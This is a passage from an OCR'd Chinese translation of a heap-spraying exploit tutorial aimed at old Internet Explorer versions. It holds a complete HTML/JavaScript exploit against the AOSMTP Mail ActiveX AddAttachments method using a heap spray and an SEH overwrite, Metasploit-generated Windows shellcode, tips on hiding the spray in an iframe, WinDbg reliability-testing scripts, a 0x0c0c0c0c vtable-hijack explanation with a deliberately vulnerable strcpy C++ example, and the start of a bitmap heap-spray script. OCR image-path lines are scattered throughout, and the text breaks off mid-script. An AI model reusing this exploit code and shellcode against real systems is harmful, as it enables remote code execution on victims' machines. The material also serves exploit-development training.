
利用 0xffffffff 覆盖返回地址以触发异常，并用 AAAA 覆盖 nseh（因为不再使用到）。设置 SE Handler 为指定的堆地址 0x06060606，使其触发异常后直接执行到 NOPs + shellcode。更新脚本并用 A's 替代 shellcode 以作为断点（译者：实际是利用 0xcccccccc 来作为 shellcode，以触发 int3 断点）：

```
<html>
<!-- Load the AOSMTP Mail Object -->
<object classid='clsid:F8D07B72-B4B4-46A0-ACC0-C771D4614B82' id='target' ></object>
<script >
// don't forget to remove the backslashes
var shellcode = unescape('%u\cccc%u\cccc');
var bigblock = unescape('%u\9090%u\9090');
var headersize = 20;
var slackspace = headersize + shellcode.length;
while (bigblock.length < slackspace) bigblock += bigblock;
var fillblock = bigblock.substring(0,slackspace);
var block = bigblock.substring(0,bigblock.length - slackspace);
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }

junk1 = "";
while(junk1.length < 272) junk1+="C";

ret = "\xff\xff\xff\xff";
junk2 = "BBBBBBBB";
nseh = "AAAA";
seh = "\x06\x06\x06\x06";

payload = junk1 + ret + junk2 + nseh + seh;

target.AddAttachments(payload);

</script>
</html>
```

程序尝试去执行 FFFFFFFF，导致异常触发，因为它在 32 位环境下是一个无效地址，并用我们的数据覆盖 SEH 结构：



按 Shift F9 跳过程序异常，接着执行到 exception handler 并跳入堆地址 0x06060606，最后执行我们的 NOPS 和 shellcode。由于 shellocde 是一些断点，因此我们可以看到：



为了实现真实利用，我们还需要将真实 shellcode 替换掉 int3 断点，这个是借助 metasploit 实现，只需令其生成 javascript 格式（本例中为小端法机器）的 shellocde 即可。


生成 payload

从功能来看，我们需要编码 shellcode，仅令其加载到堆中，并限制 bad chars：

```
msfpayload windows/exec cmd=calc J
```

```
root@bt:/pentest/exploits/trunk# ./msfpayload windows/exec cmd=calc J
// windows/exec - 196 bytes
// http://www.metasploit.com
// VERBOSE=false, EXITFUNC=process, CMD=calc
%ue8fc%u0089%u0000%u8960%u31e5%u64d2%u528b%u8b30%u0c52%u528b%u8b14%u2872%ub70f%u264a%uff31%uc031%u3cac%u7c61%u2c02%uc120%u0dcf%
uc701%uf0e2%u5752%u528b%u8b10%u3c42%ud001%u408b%u8578%u74c0%u014a%u50d0%u488b%u8b18%u2058%ud301%u3ce3%u8b49%u8b34%ud601%uff31%u
c031%uc1ac%u0dcf%uc701%ue038%uf475%u7d03%u3bf8%u247d%ue275%u8b58%u2458%ud301%u8b66%u4b0c%u588b%u011c%u8bd3%u8b04%ud001%u4489%u2
424%u5b5b%u5961%u515a%ue0ff%u5f58%u8b5a%ueb12%u5d86%u016a%u858d%u00b9%u0000%u6850%u8b31%u876f%ud5ff%uf0bb%ua2b5%u6856%u95a6%u9d
bd%ud5ff%u063c%u0a7c%ufb80%u75e0%ubb05%u1347%u6f72%u006a%uff53%u63d5%u6c61%u0063root@bt:/pentest/exploits/trunk#
```

用 msfpayload 命令生成的 shellocde 代替断点后：



在 IE6 上测试也是相同的结果。

修改

Payload 结构很简单，无需理会整个结构，只需要用目标地址“喷射”栈空间。覆盖返回地址和 SEH 结构后，无需再考虑如何跳至我们的 payload。因此，我们可以简单地使用 0x06060606 来填充整个栈空间，也可以使其很好地跳入堆中。

```
payload = "";
while(payload.length < 300) payload+="\x06";

target.AddAttachments(payload);
```

DEP

若开启 DEP，情况就有所不同了。我们将在下一章节中讨论绕过 DEP 的“精确堆喷射”。

究于乐趣与稳定性来测试 heap spray

构造 exploit 时，最重要的一点就是保证 exploit 的稳定性。这也正是 heap spray 的独到之处，它能够稳定地控制 EIP，以便让程序执行到 payload。当使用 heap spray 时，你还需要确保可预测指针的的稳定性。测试它的唯一方法就是测试，测试，再测试。当测试时：

1、 在多个系统上测试。使用已打补丁的系统，至少补上系统补丁和 IE 补丁。

2、 将代码隐藏在一个正常网页内看是否仍可正常工作，比如在 iframe 中实际堆喷射。

3、 确保附加到正确的进程。

使用 PyDBG 可实现自动化测试，可写个 python 脚本实现：

1、 启动 IE 并连接 heap spray html 页面；
2、 获取进程 PID（比如 IE8 和 IE9，确保附加到正常的进程）；
3、 等待堆喷射完成；
4、 读取目标进程内存，并查看目标地址是否为期望的数值；
5、 杀掉进程并重复操作。

当然，你也可以使用 windbg 脚本去完成上述操作。创建文件"spraytest.windbg"，并将其放置在程序目录"c:\program files\Debugging Tools for Windows(x86)":

```
bp mshtml!CDivElement::CreateElement "dd 0x0c0c0c0c;q"
.logopen spraytest.log
g
```

写个小脚本（python 或者其它语言）：

1、 打开目录 c:\program files\Debugging Tools for Windows(x86)
2、 运 行 windbg –c "$<spraytest.windbg" "c:\program files\internet explorer\iexplore.exe" http://yourwebserver/spraytest.html
3、 提取 spraytest.log，并保存到另一个地址，或者复制其内容到一个新建文件。因为每次运行 windbg，都会把 spraytest.log 文件内容清除。
4、 多次重复运行进程。

在 spraytest.html 文件中，</html>标签前添加一个 标签：

```
<...>
while (block.length + slackspace < 0x40000) block = block + block + fillblock;
var memory = new Array();
for (i = 0; i < 500; i++){ memory[i] = block + shellcode }
</script>
<div>
</html>
```

此标签的创建会触发断点，dump 0x0c0c0c0c 的内容并退出进程。日志文件就会包含目标地址的内容，提取日志文件，最后在各个日志文件的入口处都可以看到 heap spray 后的作用及其稳定性：

```
Opened log file 'spraytest.log'
0:013> g
0c0c0c0c  90909090 90909090 90909090 90909090
0c0c0c1c  90909090 90909090 90909090 90909090
0c0c0c2c  90909090 90909090 90909090 90909090
0c0c0c3c  90909090 90909090 90909090 90909090
0c0c0c4c  90909090 90909090 90909090 90909090
0c0c0c5c  90909090 90909090 90909090 90909090
0c0c0c6c  90909090 90909090 90909090 90909090
0c0c0c7c  90909090 90909090 90909090 90909090
quit:
```

对于 IE8，读者也可以：


1、 运行 IE8 并打开 html 页面；
2、 等一会便于完成堆喷射；
3、 获取正确进程的 PID；

4、 使用 ntsd.exe(也在 windbg 程序目录下)附加 pid，dump 0x0c0c0c0c，然后退出；
5、 杀掉所有 iexplore.exe 进程；
6、 提取日志文件；
7、 重复以上操作。

选择 Heap Spray 脚本


Skylined 写过一个 heap spray script generator，它能够生成 heap spray 例程的代码。正如其在网站上所说的，实际的 heap spray 代码仅 70 多字节（不包括 shellcode），可直接使用在线表单生成。不用\uXXXX 或者%uXXXX 编码 payload，它自定义有编码器/解码器，能够限制上限值。下面是用它创建出一个小巧的 heap spray 代码的步骤。


首先定位到在线表单上，此时可以看到：




在第一个文件域中，你需要输入 shellcode，仅需输入字节值，并用空格分开。

（用 msfpayload 创建 shellcode，并以 C 语言格式输出，将 msfpayload 生成的 shellcode 复制&粘贴到文本文件中，然后用空格替换\x，最后移除双引号以及尾部的分号）






接着设置目标地址（默认为 0x0c0c0c0c）和 block size（0x10000 字节的倍数），默认值可在 IE6 和 IE7 正常运行。点击“execute”即可生成 heap spray 代码：




将生成的代码移入一个 html 页面中：

在 IE7 中打开，并查看 0x0c0c0c0c 地址处的数值：



（在下一章节将会提到用 0x0c 作为 nop 的原因）

查看 0x0c0c0c0c 所在堆块的末尾，可以找到真实的 shellcode：



浏览器版本与 Heap Spray 脚本兼容性概览

下面是各种浏览器及其版本的概况，主要在 XP SP3 上的测试情况，以检测 heap spray 脚本在各个环境的工作情况。所有实例默认均以 0x06060606 是否存在有效值为准，除非另外说明。

Browser & Version	Does Heap Spray Script work ?
Internet Explorer 5	Yes
Internet Explorer 6	Yes
Internet Explorer 7	Yes
Internet Explorer 8 and up	No
Firefox 3.6.24	Yes (More reliable at higher addresses : 0a0a0a0a etc)
Firefox 6.0.2 and up	No

Opera 11.60	Yes (Higher addresses : 0a0a0a0a etc)
Google Chrome 15.x	No
Safari 5.1.2	No

通过修改脚本（增加堆喷射的次数），就可能令上面各个浏览器下类似 0x0a0a0a0a 的地址指向 Nops。另一方面，在上面的对照表中可以看到，所有最新版的主流浏览器似乎都“受保护”，能够对抗这种 heap spray。

使用 0x0c0c0c0c 是否会更可行？

如上所述，许多 exploit 都是利用 0x0c0c0c0c 这个地址，但我们也清楚地知道该地址并不是唯一可用的地址，在多数情况下，它确实提供了许多有价值的条件。如果在 exploit 中通过覆盖栈或堆上的虚表，也可通过虚表指针指向的虚函数来控制 EIP，此时你就需要一个指向虚表指针的指针，或者有另一个指针，它指向 payload 指针的指针。搜索一个稳定地指向新分配/创建的堆块指针的指针可能具有很大的挑战性，甚至是不可能的，但它毕竟是一种解决方案。

下面以 C++代码为例演示虚表的工作原理：


(vtable.c)

```
#include <cstdlib>
#include <iostream>

using namespace std;

class corelan {
      public:
             void process_stuff(char* input)
             {
              char buf[20];
              strcpy(buf,input);
             //virtual function call
              show_on_screen(buf);
              do_something_else();
             }

      virtual void show_on_screen(char* buffer)
      {
          printf("Input : %s",buffer);
      }

      virtual void do_something_else()
      {

      }
};

int main(int argc, char *argv[])
{
```

```
    corelan classCorelan;
    classCorelan.process_stuff(argv[1]);
}
```

```
C:\Dev-Cpp\projects\vtable>vtable.exe boo
Input : boo
C:\Dev-Cpp\projects\vtable>
```

corelan 类（对象）包含有 public 类型函数以及 2 个虚函数。当类实例化后，虚表被创建，里面包含有 2 个虚函数指针。当此对象被创建，对象指针会保存在栈/堆上。下面是对象与类中函数之间的关系图：



当对象中的虚函数被调用时，函数指针（虚表中的一部分）被引用，然后调用一系列指令：

1、 对象的头一个指针用于索引虚表；

2、 下一指针读取正确的虚表；

3、 从虚表入口地址偏移一定地址到对应函数，获取函数地址。

从栈上获取对象指针，并赋予 EAX：

```
MOV EAX,DWORD PTR SS:[EBP+8]
```

从对象中获取虚表指针（位于对象顶部）：

```
MOV EDX,DWORD PTR DS:[EAX]
```

调用虚表中的第 2 个函数：

```
MOV EAX,[EDX+4]
CALL EAX
```

注意：尽管经常会看到 CALL [EAX+offset]，但有时最后 2 个指针可能会合并成[CALL EDX+4]。

总之，如果你如果用 41414141 覆盖栈上的最初的指针，就会触发访问异常：

```
MOV EDX,DWORD PTR DS:[EAX] : Access violation reading 0x41414141
```

如果你能够控制这个地址，就可以通过一系列的指针引用（指针的指针……）来控制 EIP。如果 heap spray 是传递 payload 的唯一方法，这可能就成问题了。只能找到一个指向堆地址的指针的指针，并且要求该指针指向 payload。幸运的是，我们还有其它方法可解决此问题，结合 heap spray，利用地址 0x0c0c0c0c 就可以做到。这里不再令每个 heap spray block 包含 nops + shellcode，而是在每个 chunk 中放置一系列的 0x0c's

来代替 shellcode（包括用 0x0c 替换 Nops），并确保喷射后，内存地址 0x0c0c0c0c 也包含有 0c0c0c0c 等数据。然后用 0x0c0c0c0c 覆盖指针：

```
MOV EAX,DWORD PTR SS:[EBP+8]  <- put 0x0c0c0c0c in EAX
```


由于 0x0c0c0c0c 包含数据 0x0c0c0c0c，因此下一指针会：

```
MOV EDX,DWORD PTR DS:[EAX]  <- put 0x0c0c0c0c in EDX
```

最后，函数指针被读取并引用。由于 0x0c0c0c0c 包含有 0x0c0c0c0c，并且 EDX+4(0x0c0c0c0c+4)也包含有 0x0c0c0c0c，因此：

```
MOV EAX,[EDX+4] <- put 0x0c0c0c0c in EAX
CALL EAX        <- jump to 0x0c0c0c0c, which will start executing the bytes at that address
```

0x0c0c0c0c 作为虚表地址，包含有 0x0c0c0c0c 和 0x0c0c0c0c 等数据，也就是说，喷射的 0x0c 会变成伪造的虚表地址，最后它会被引用或者调用，并跳到上面的地址去执行。如果 0x0c0c0c0c 包含有 0x0c0c0c0c，它最后会执行指令 0c 0c 0c 0c：



上面的 or al,0c 就相当于 nop 指令。因此用这个地址，当它被当作机器码来执行时，就相当于一个无效指令，并且其包含的数据指向其自身，这样就可以很容易地利用堆喷射来覆盖虚表指针，实现任意代码执行。0x0c0c0c0c 就是一个例子，但可能还有其它类似地址的存在。

理论上，你可以使用 0C 机器码偏移一定数值的指令，仅需确保在堆喷射后它能够达到目标地址（例如 0C0D0C0D）。用 0D 也是可行的，但 0D 会使用 5 字节，可能会导致字节对齐问题：

```
0D 0D0D0D0D      OR EAX,0D0D0D0D
```

总而言之，这里仅是解释下使用 0x0c0c0c0c 的原因以及必要性，但在多数情况下，你并不真正需要喷射到 0x0c0c0c0c，它只是一个通用地址。

注意：如果你想阅读更多关于函数指针/虚表指针的资料，可以看看 Jonathan Afek 和 Adi Sharabani 的文章。Lurene Grenier 在其 snort.org 博客上写了篇关于 DEP 与 Heap Spray 的文章。

选择性堆喷射浏览器

图片

2006 年，Greg MacManus 和 Michael Sutton 在 iDefense 大会上发表了一篇文章，介绍了使用图片来完成堆喷射的利用技术。虽然他们已经在文章中附带有一些脚本，但笔者依然很少在各种公开的 exploit 中见到这项技术的使用。

www.rec-sec.com 的 Moshe Ben Abu 在上述思想的基础进行改进，并在 2010 Owasp 大会上公布成果。他用 ruby 脚本实现出更具有实战意义的代码，并经其同意在本教程中引用他的脚本。

(bmpheapspray_standlone.rb)

```
# written by Moshe Ben Abu (Trancer) of www.rec-sec.com
# published on www.corelan.be with permission

bmp_width                       = ARGV[0].to_i
bmp_height                      = ARGV[1].to_i
bmp_files_togen                 = ARGV[2].to_i
```

```
